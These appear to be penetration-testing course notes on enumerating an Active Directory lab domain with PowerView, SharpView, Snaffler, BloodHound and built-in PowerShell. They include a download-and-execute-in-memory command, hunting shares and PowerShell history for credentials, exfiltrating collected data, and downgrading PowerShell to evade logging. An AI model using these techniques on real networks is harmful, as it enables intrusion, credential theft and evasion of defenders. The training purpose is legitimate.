Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
<SNIP>
You can take the results and feed interesting names back into the cmdlet to get more detailed information about a particular group like so:
PS C:\htb> Get-ADGroup -Identity "Backup Operators"
DistinguishedName : CN=Backup Operators,CN=Builtin,DC=INLANEFREIGHT,DC=LOCAL
GroupCategory : Security
GroupScope : DomainLocal
Name : Backup Operators
ObjectClass : group
ObjectGUID : 6276d85d-9c39-4b7c-8449-cad37e8abc38
SamAccountName : Backup Operators
SID : S-1-5-32-551
Group Membership
Now that you know more about the group, get a member listing using the Get-ADGroupMember cmdlet.
PS C:\htb> Get-ADGroupMember -Identity "Backup Operators"
distinguishedName : CN=BACKUPAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
name : BACKUPAGENT
objectClass : user
objectGUID : 2ec53e98-3a64-4706-be23-1d824ff61bed
SamAccountName : backupagent
SID : S-1-5-21-3842939050-3880317879-2865463114-5220
You can see that one account, backupagent, belongs to this group. It is worth noting this down becaue if you can take over this service account through some attack, you could use its membership in the Backup Operators group to take over the domain. You can perform this process for the other groups to fully understand the domain membership setup.
Utilizing the ActiveDirectory module on a host can be a stealthier way of performing actions than dropping a tool onto a host or loading it into memory and attempting to use it. This way, your actions could potentially blend in more.
PowerView
… is a tool written in PowerShell to help you gain situational awareness within an AD environment. Much like BloodHound, it provides a way to identify where users are logged in on a network, enumerate domain information such as users, computers, groups, ACLs, trusts, hunt for file shares and passwords, perform Kerberoasting, and more. It is a highly versatile tool that can provide you with great insight into the security posture of your client’s domain. It requires more manual work to determine misconfigurations and relationships within the domain than BloodHound but, when used right, can help you to identify subtle misconfigs.
For commands, read this.
Domain User Information
The Get-DomainUser function will provide you with information on all users or specific users you specify.
PS C:\htb> Get-DomainUser -Identity mmorgan -Domain inlanefreight.local | Select-Object -Property name,samaccountname,description,memberof,whencreated,pwdlastset,lastlogontimestamp,accountexpires,admincount,userprincipalname,serviceprincipalname,useraccountcontrol
name : Matthew Morgan
samaccountname : mmorgan
description :
memberof : {CN=VPN Users,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Shared Calendar
Read,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Printer Access,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File Share H Drive,OU=Security
Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL...}
whencreated : 10/27/2021 5:37:06 PM
pwdlastset : 11/18/2021 10:02:57 AM
lastlogontimestamp : 2/27/2022 6:34:25 PM
accountexpires : NEVER
admincount : 1
userprincipalname : mmorgan@inlanefreight.local
serviceprincipalname :
mail :
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
Recursive Group Membership
Now enumerate some domain group information. You can use the Get-DomainGroupMember function to retrieve group-specific information. Adding the -Recurse switch tells PowerView that if it finds any groups that are part of the target group to list out the members of those groups. For example, the output below shows that the Secadmins group is part of the Domain Admins group through nested group membership. In this case, you will be able to view all of the members of that group who inherit Domain Admin rights via their group membership.
PS C:\htb> Get-DomainGroupMember -Identity "Domain Admins" -Recurse
GroupDomain : INLANEFREIGHT.LOCAL
GroupName : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain : INLANEFREIGHT.LOCAL
MemberName : svc_qualys
MemberDistinguishedName : CN=svc_qualys,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass : user
MemberSID : S-1-5-21-3842939050-3880317879-2865463114-5613
GroupDomain : INLANEFREIGHT.LOCAL
GroupName : Domain Admins
GroupDistinguishedName : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain : INLANEFREIGHT.LOCAL
MemberName : sp-admin
MemberDistinguishedName : CN=Sharepoint Admin,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass : user
MemberSID : S-1-5-21-3842939050-3880317879-2865463114-5228
GroupDomain : INLANEFREIGHT.LOCAL
GroupName : Secadmins
GroupDistinguishedName : CN=Secadmins,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain : INLANEFREIGHT.LOCAL
MemberName : spong1990
MemberDistinguishedName : CN=Maggie
Jablonski,OU=Operations,OU=Logistics-HK,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass : user
MemberSID : S-1-5-21-3842939050-3880317879-2865463114-1965
<SNIP>
Above you performed a recursive look at the Domain Admins group to list its members. Now you know who to target for potential elevation of privileges.
Trust Enumeration
PS C:\htb> Get-DomainTrustMapping
SourceName : INLANEFREIGHT.LOCAL
TargetName : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection : Bidirectional
WhenCreated : 11/1/2021 6:20:22 PM
WhenChanged : 2/26/2022 11:55:55 PM
SourceName : INLANEFREIGHT.LOCAL
TargetName : FREIGHTLOGISTICS.LOCAL
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection : Bidirectional
WhenCreated : 11/1/2021 8:07:09 PM
WhenChanged : 2/27/2022 12:02:39 AM
SourceName : LOGISTICS.INLANEFREIGHT.LOCAL
TargetName : INLANEFREIGHT.LOCAL
TrustType : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection : Bidirectional
WhenCreated : 11/1/2021 6:20:22 PM
WhenChanged : 2/26/2022 11:55:55 PM
Testing for Local Admin Access
You can use the Test-AdminAccess function to test for local admin access on either the current machine or a remote one.
PS C:\htb> Test-AdminAccess -ComputerName ACADEMY-EA-MS01
ComputerName IsAdmin
------------ -------
ACADEMY-EA-MS01 True
Above, you determined that the user you are currently using is an administrator on the host ACADEMY-EA-MS01. You can perform the same function for each host to see where you have administrative access.
Finding Users with SPN set
Now you can check for users with the SPN attribute set, which indicates that the account may be subjected to a Kerberoasting attack.
PS C:\htb> Get-DomainUser -SPN -Properties samaccountname,ServicePrincipalName
serviceprincipalname samaccountname
-------------------- --------------
adfsconnect/azure01.inlanefreight.local adfs
backupjob/veam001.inlanefreight.local backupagent
d0wngrade/kerberoast.inlanefreight.local d0wngrade
kadmin/changepw krbtgt
MSSQLSvc/DEV-PRE-SQL.inlanefreight.local:1433 sqldev
MSSQLSvc/SPSJDB.inlanefreight.local:1433 sqlprod
MSSQLSvc/SQL-CL01-01inlanefreight.local:49351 sqlqa
sts/inlanefreight.local solarwindsmonitor
testspn/kerberoast.inlanefreight.local testspn
testspn2/kerberoast.inlanefreight.local testspn2
SharpView
Many of the same functions supported by PowerView can be used with SharpView. You can type a method name with -Help to get an argument list.
PS C:\htb> .\SharpView.exe Get-DomainUser -Help
Get_DomainUser -Identity <String[]> -DistinguishedName <String[]> -SamAccountName <String[]> -Name <String[]> -MemberDistinguishedName <String[]> -MemberName <String[]> -SPN <Boolean> -AdminCount <Boolean> -AllowDelegation <Boolean> -DisallowDelegation <Boolean> -TrustedToAuth <Boolean> -PreauthNotRequired <Boolean> -KerberosPreauthNotRequired <Boolean> -NoPreauth <Boolean> -Domain <String> -LDAPFilter <String> -Filter <String> -Properties <String[]> -SearchBase <String> -ADSPath <String> -Server <String> -DomainController <String> -SearchScope <SearchScope> -ResultPageSize <Int32> -ServerTimeLimit <Nullable`1> -SecurityMasks <Nullable`1> -Tombstone <Boolean> -FindOne <Boolean> -ReturnOne <Boolean> -Credential <NetworkCredential> -Raw <Boolean> -UACFilter <UACEnum>
Here you can use SharpView to enumerate information about a specific user, such as the user forend, which you control.
PS C:\htb> .\SharpView.exe Get-DomainUser -Identity forend
[Get-DomainSearcher] search base: LDAP://ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
[Get-DomainUser] filter string: (&(samAccountType=805306368)(|(samAccountName=forend)))
objectsid : {S-1-5-21-3842939050-3880317879-2865463114-5614}
samaccounttype : USER_OBJECT
objectguid : 53264142-082a-4cb8-8714-8158b4974f3b
useraccountcontrol : NORMAL_ACCOUNT
accountexpires : 12/31/1600 4:00:00 PM
lastlogon : 4/18/2022 1:01:21 PM
lastlogontimestamp : 4/9/2022 1:33:21 PM
pwdlastset : 2/28/2022 12:03:45 PM
lastlogoff : 12/31/1600 4:00:00 PM
badPasswordTime : 4/5/2022 7:09:07 AM
name : forend
distinguishedname : CN=forend,OU=IT Admins,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
whencreated : 2/28/2022 8:03:45 PM
whenchanged : 4/9/2022 8:33:21 PM
samaccountname : forend
memberof : {CN=VPN Users,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Shared Calendar Read,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=Printer Access,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File Share H Drive,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL, CN=File Share G Drive,OU=Security Groups,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL}
cn : {forend}
objectclass : {top, person, organizationalPerson, user}
badpwdcount : 0
countrycode : 0
usnchanged : 3259288
logoncount : 26618
primarygroupid : 513
objectcategory : CN=Person,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL
dscorepropagationdata : {3/24/2022 3:58:07 PM, 3/24/2022 3:57:44 PM, 3/24/2022 3:52:58 PM, 3/24/2022 3:49:31 PM, 7/14/1601 10:36:49 PM}
usncreated : 3054181
instancetype : 4
codepage : 0
Shares
… allow users on a domain to quickly access information relevant to their daily roles and share content with their organization. When set up correctly, domain shares will require a user to be domain joined and required to authenticate when accessing the system. Permissions will also be in place to ensure users can only access and see what is necessary for their daily role. Overly permissive shares can potentially cause accidental disclosure of sensitive information, especially those containing medical, legal, personnel, HR, data, etc. In an attack, gaining control over a standard domain user who can access shares such as the IT/infrastructure shares could lead to the disclosure of sensitive data such as configs or authentication files like SSH keys or passwords stored insecurely. You want to identify any issues like these to ensure the customer is not exposing any data to users who do not need to access it for their daily jobs and that they are meeting any legal/regulatory requirements they are subject to. You can use PowerView to hunt for shares and then help you dig through them or use various manual commands to hunt for common strings such as files with pass in the name. This can be a tedious process, and you may miss things, especially in large environments.
Snaffler
… is a tool that can help you acquire credentials or other sensitive data in an AD environment. Snaffler works by obtaining a list of hosts within the domain and then enumerating those hosts for shares and readable dirs. Once that is done, it iterates through any directories readable by your user and hunts for files that could serve to better your position within the assessment. Snaffler requires that it be run from a domain-joined host or in a domain-user context.
Snaffler.exe -s -d inlanefreight.local -o snaffler.log -v data
The -s tells it to print results to the console for you, the -d specifies the domain to search within, and the -o tells Snaffler to write results to a logfile. The -v option is the verbosity level. Typically data is best as it only displays results to the screen, so it’s easier to begin looking through the tool runs. Snaffler can produce a considerable amount of data, so you should typically output to file and let it run and then come back to it later. It can also be helpful to provide Snaffler raw output to clients as supplemental data during a pentest as it can help them zero in on high-value shares that would be locked down first.
PS C:\htb> .\Snaffler.exe -d INLANEFREIGHT.LOCAL -s -v data
.::::::.:::. :::. :::. .-:::::'.-:::::'::: .,:::::: :::::::..
;;;` ``;;;;, `;;; ;;`;; ;;;'''' ;;;'''' ;;; ;;;;'''' ;;;;``;;;;
'[==/[[[[, [[[[[. '[[ ,[[ '[[, [[[,,== [[[,,== [[[ [[cccc [[[,/[[['
''' $ $$$ 'Y$c$$c$$$cc$$$c`$$$'`` `$$$'`` $$' $$"" $$$$$$c
88b dP 888 Y88 888 888,888 888 o88oo,.__888oo,__ 888b '88bo,
'YMmMY' MMM YM YMM ''` 'MM, 'MM, ''''YUMMM''''YUMMMMMMM 'W'
by l0ss and Sh3r4 - github.com/SnaffCon/Snaffler
2022-03-31 12:16:54 -07:00 [Share] {Black}(\\ACADEMY-EA-MS01.INLANEFREIGHT.LOCAL\ADMIN$)
2022-03-31 12:16:54 -07:00 [Share] {Black}(\\ACADEMY-EA-MS01.INLANEFREIGHT.LOCAL\C$)
2022-03-31 12:16:54 -07:00 [Share] {Green}(\\ACADEMY-EA-MX01.INLANEFREIGHT.LOCAL\address)
2022-03-31 12:16:54 -07:00 [Share] {Green}(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares)
2022-03-31 12:16:54 -07:00 [Share] {Green}(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\User Shares)
2022-03-31 12:16:54 -07:00 [Share] {Green}(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\ZZZ_archive)
2022-03-31 12:17:18 -07:00 [Share] {Green}(\\ACADEMY-EA-CA01.INLANEFREIGHT.LOCAL\CertEnroll)
2022-03-31 12:17:19 -07:00 [File] {Black}<KeepExtExactBlack|R|^\.kdb$|289B|3/31/2022 12:09:22 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\GroupBackup.kdb) .kdb
2022-03-31 12:17:19 -07:00 [File] {Red}<KeepExtExactRed|R|^\.key$|299B|3/31/2022 12:05:33 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\ShowReset.key) .key
2022-03-31 12:17:19 -07:00 [Share] {Green}(\\ACADEMY-EA-FILE.INLANEFREIGHT.LOCAL\UpdateServicesPackages)
2022-03-31 12:17:19 -07:00 [File] {Black}<KeepExtExactBlack|R|^\.kwallet$|302B|3/31/2022 12:04:45 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\WriteUse.kwallet) .kwallet
2022-03-31 12:17:19 -07:00 [File] {Red}<KeepExtExactRed|R|^\.key$|298B|3/31/2022 12:05:10 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\ProtectStep.key) .key
2022-03-31 12:17:19 -07:00 [File] {Black}<KeepExtExactBlack|R|^\.ppk$|275B|3/31/2022 12:04:40 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\StopTrace.ppk) .ppk
2022-03-31 12:17:19 -07:00 [File] {Red}<KeepExtExactRed|R|^\.key$|301B|3/31/2022 12:09:17 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\WaitClear.key) .key
2022-03-31 12:17:19 -07:00 [File] {Red}<KeepExtExactRed|R|^\.sqldump$|312B|3/31/2022 12:05:30 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\DenyRedo.sqldump) .sqldump
2022-03-31 12:17:19 -07:00 [File] {Red}<KeepExtExactRed|R|^\.sqldump$|310B|3/31/2022 12:05:02 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\AddPublish.sqldump) .sqldump
2022-03-31 12:17:19 -07:00 [Share] {Green}(\\ACADEMY-EA-FILE.INLANEFREIGHT.LOCAL\WsusContent)
2022-03-31 12:17:19 -07:00 [File] {Red}<KeepExtExactRed|R|^\.keychain$|295B|3/31/2022 12:08:42 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\SetStep.keychain) .keychain
2022-03-31 12:17:19 -07:00 [File] {Black}<KeepExtExactBlack|R|^\.tblk$|279B|3/31/2022 12:05:25 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\FindConnect.tblk) .tblk
2022-03-31 12:17:19 -07:00 [File] {Black}<KeepExtExactBlack|R|^\.psafe3$|301B|3/31/2022 12:09:33 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\GetUpdate.psafe3) .psafe3
2022-03-31 12:17:19 -07:00 [File] {Red}<KeepExtExactRed|R|^\.keypair$|278B|3/31/2022 12:09:09 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Infosec\UnprotectConvertTo.keypair) .keypair
2022-03-31 12:17:19 -07:00 [File] {Black}<KeepExtExactBlack|R|^\.tblk$|280B|3/31/2022 12:05:17 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\ExportJoin.tblk) .tblk
2022-03-31 12:17:19 -07:00 [File] {Red}<KeepExtExactRed|R|^\.mdf$|305B|3/31/2022 12:09:27 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\FormatShow.mdf) .mdf
2022-03-31 12:17:19 -07:00 [File] {Red}<KeepExtExactRed|R|^\.mdf$|299B|3/31/2022 12:09:14 PM>(\\ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL\Department Shares\IT\Development\LockConfirm.mdf) .mdf
<SNIP>
You may find passwords, SSH keys, config files, or other data that can be used to further your access. Snaffler color codes the output for you and provides you with a rundown of the file types found in the shares.
BloodHound
… is an exceptional open-source tool that can identify attack paths within an AD environment by analyzing the relationships between objects.
First, you must authenticate as a domain user from a Windows attack host positioned within the network or transfer the tool to a domain-joined host.
You start by running the SharpHound.exe collector.
PS C:\htb> .\SharpHound.exe -c All --zipfilename ILFREIGHT
2022-04-18T13:58:22.1163680-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-04-18T13:58:22.1163680-07:00|INFORMATION|Initializing SharpHound at 1:58 PM on 4/18/2022
2022-04-18T13:58:22.6788709-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2022-04-18T13:58:23.0851206-07:00|INFORMATION|Beginning LDAP search for INLANEFREIGHT.LOCAL
2022-04-18T13:58:53.9132950-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 67 MB RAM
2022-04-18T13:59:15.7882419-07:00|INFORMATION|Producer has finished, closing LDAP channel
2022-04-18T13:59:16.1788930-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2022-04-18T13:59:23.9288698-07:00|INFORMATION|Status: 3793 objects finished (+3793 63.21667)/s -- Using 112 MB RAM
2022-04-18T13:59:45.4132561-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2022-04-18T13:59:45.4601086-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2022-04-18T13:59:45.8663528-07:00|INFORMATION|Status: 3809 objects finished (+16 46.45122)/s -- Using 110 MB RAM
2022-04-18T13:59:45.8663528-07:00|INFORMATION|Enumeration finished in 00:01:22.7919186
2022-04-18T13:59:46.3663660-07:00|INFORMATION|SharpHound Enumeration Completed at 1:59 PM on 4/18/2022! Happy Graphing
Next, you can exfiltrate the dataset to your own VM or ingest it into the BloodHound GUI tool.
Living Off the Land
Env Commands for Host & Network Recon
First, a few basic environmental comannds can be used to give you more information about the host you are on.
| Command | Result |
|---|---|
hostname | prints the PC’s name |
[System.Environment]::OSVersion.Version | prints out the OS version and revision level |
wmic qfe get Caption,Description,HotFixID,InstalledOn | prints the patches and hotfixes applied to the host |
ipconfig /all | prints out network adapter state and config |
echo %USERDOMAIN% | displays the domain name to which the host belongs |
echo %logonserver% | prints out the name of the DC the host checks in with |
The commands above will give you a quick initial picture of the state the host is in, as well as some basic networking and domain information. You can cover the information above with one command systeminfo.

The systeminfo command, as seen above, will print a summary of the host’s information for you in one tidy output.
tip
Running one command will generate fewer logs, meaning less of a chance you are noticed on the host by a defender.
Harnessing PowerShell
Quick Checks
PowerShell has been around since 2006 and provides Windows sysadmins with an extensive framework for administering all facets of Windows systems and AD environments. It is a powerful scripting language and can be used to dig deep into systems. PowerShell has many built-in functions and modules you can use on an engagement to recon the host and network and send and receive files.
Some helpful PowerShell cmdlets:
| cmdlet | Description |
|---|---|
Get-Module | lists available modules loaded for use |
Get-ExecutionPolicy -List | will print the execution policy settings for each scope on a host |
Set-ExecutionPolicy Bypass -Scope Process | this will change the policy for your current process using the -Scope parameter; doing so will revert the policy once you vacate the process or terminate it; this is ideal because you won’t be making permanent change to the victim host |
Get-ChildItem Env: | ft Key,Value | return environment values such as key paths, users, computer information, etc. |
Get-Content $env:APPDATA\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt | with this string, you can get the specified user’s PowerShell history; this can be quite helpful as the command history may contain passwords or point you towards configuration files or scripts that contain passwords |
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('URL to download the file from'); <follow-on commands>" | this is a quick and easy way to download a file from the web using PowerShell and call it from memory |
PS C:\htb> Get-Module
ModuleType Version Name ExportedCommands
---------- ------- ---- ----------------
Manifest 1.0.1.0 ActiveDirectory {Add-ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
Manifest 3.1.0.0 Microsoft.PowerShell.Utility {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script 2.0.0 PSReadline {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...
PS C:\htb> Get-ExecutionPolicy -List
Get-ExecutionPolicy -List
Scope ExecutionPolicy
----- ---------------
MachinePolicy Undefined
UserPolicy Undefined
Process Undefined
CurrentUser Undefined
LocalMachine RemoteSigned
PS C:\htb> whoami
nt authority\system
PS C:\htb> Get-ChildItem Env: | ft key,value
Get-ChildItem Env: | ft key,value
Key Value
--- -----
ALLUSERSPROFILE C:\ProgramData
APPDATA C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles C:\Program Files (x86)\Common Files
CommonProgramFiles(x86) C:\Program Files (x86)\Common Files
CommonProgramW6432 C:\Program Files\Common Files
COMPUTERNAME ACADEMY-EA-MS01
ComSpec C:\Windows\system32\cmd.exe
DriverData C:\Windows\System32\Drivers\DriverData
LOCALAPPDATA C:\Windows\system32\config\systemprofile\AppData\Local
NUMBER_OF_PROCESSORS 4
OS Windows_NT
Path C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShel...
PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_ARCHITECTURE x86
PROCESSOR_ARCHITEW6432 AMD64
PROCESSOR_IDENTIFIER AMD64 Family 23 Model 49 Stepping 0, AuthenticAMD
PROCESSOR_LEVEL 23
PROCESSOR_REVISION 3100
ProgramData C:\ProgramData
ProgramFiles C:\Program Files (x86)
ProgramFiles(x86) C:\Program Files (x86)
ProgramW6432 C:\Program Files
PROMPT $P$G
PSModulePath C:\Program Files\WindowsPowerShell\Modules;WindowsPowerShell\Modules;C:\Program Files (x86)\...
PUBLIC C:\Users\Public
SystemDrive C:
SystemRoot C:\Windows
TEMP C:\Windows\TEMP
TMP C:\Windows\TEMP
USERDOMAIN INLANEFREIGHT
USERNAME ACADEMY-EA-MS01$
USERPROFILE C:\Windows\system32\config\systemprofile
windir C:\Windows
Downgrade PowerShell
Many defenders are unaware that several versions of PowerShell often exist on a host. If not uninstalled, they can still be used. PowerShell event logging was introduced with PowerShell 3.0 and forward. With that in mind, you can attempt to call PowerShell version 2.0 or older. If successful, your actions from the shell will not be logged in Event Viewer. This is a great way for you to remain under the defenders’ radar while still utilizing resources built into the hosts to your advantage. Below is an example of downgrading PowerShell.
PS C:\htb> Get-host
Name : ConsoleHost
Version : 5.1.19041.1320
InstanceId : 18ee9fb4-ac42-4dfe-85b2-61687291bbfc
UI : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture : en-US
CurrentUICulture : en-US
PrivateData : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled : True
IsRunspacePushed : False
Runspace : System.Management.Automation.Runspaces.LocalRunspace
PS C:\htb> powershell.exe -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
PS C:\htb> Get-host
Name : ConsoleHost
Version : 2.0
InstanceId : 121b807c-6daa-4691-85ef-998ac137e469
UI : System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture : en-US
CurrentUICulture : en-US
PrivateData : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
IsRunspacePushed : False
Runspace : System.Management.Automation.Runspaces.LocalRunspace
PS C:\htb> get-module
ModuleType Version Name ExportedCommands
---------- ------- ---- ----------------
Script 0.0 chocolateyProfile {TabExpansion, Update-SessionEnvironment, refreshenv}
Manifest 3.1.0.0 Microsoft.PowerShell.Management {Add-Computer, Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest 3.1.0.0 Microsoft.PowerShell.Utility {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script 0.7.3.1 posh-git {Add-PoshGitToProfile, Add-SshKey, Enable-GitColors, Expand-GitCommand...}
Script 2.0.0 PSReadline {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PSReadLineKeyHandler...
You can now see that you are running an older version of PowerShell from the output above. Notice the differece in the version reported. It validates you have successfully downgraded the shell. Check and see if you are still writing logs. The primary place to look is in the PowerShell Operational Log found under Applications and Services Logs > Microsoft > Windows > PowerShell > Operational. All commands executed in your session will log to this file. The Windows PowerShell log located at Applications and Services Logs > Windows PowerShell is also a good place to check. An entry will be made here when you start an instance of PowerShell. In the image below, you can see the red entries made to the log from the current PowerShell session and the output of the last entry made at 2:12 pm when the downgrade is performed. It was the last entry since your session moved into a version of PowerShell no longer capable of logging. Notice that, that event corresponds with the last event in the Windows PowerShell log entries.
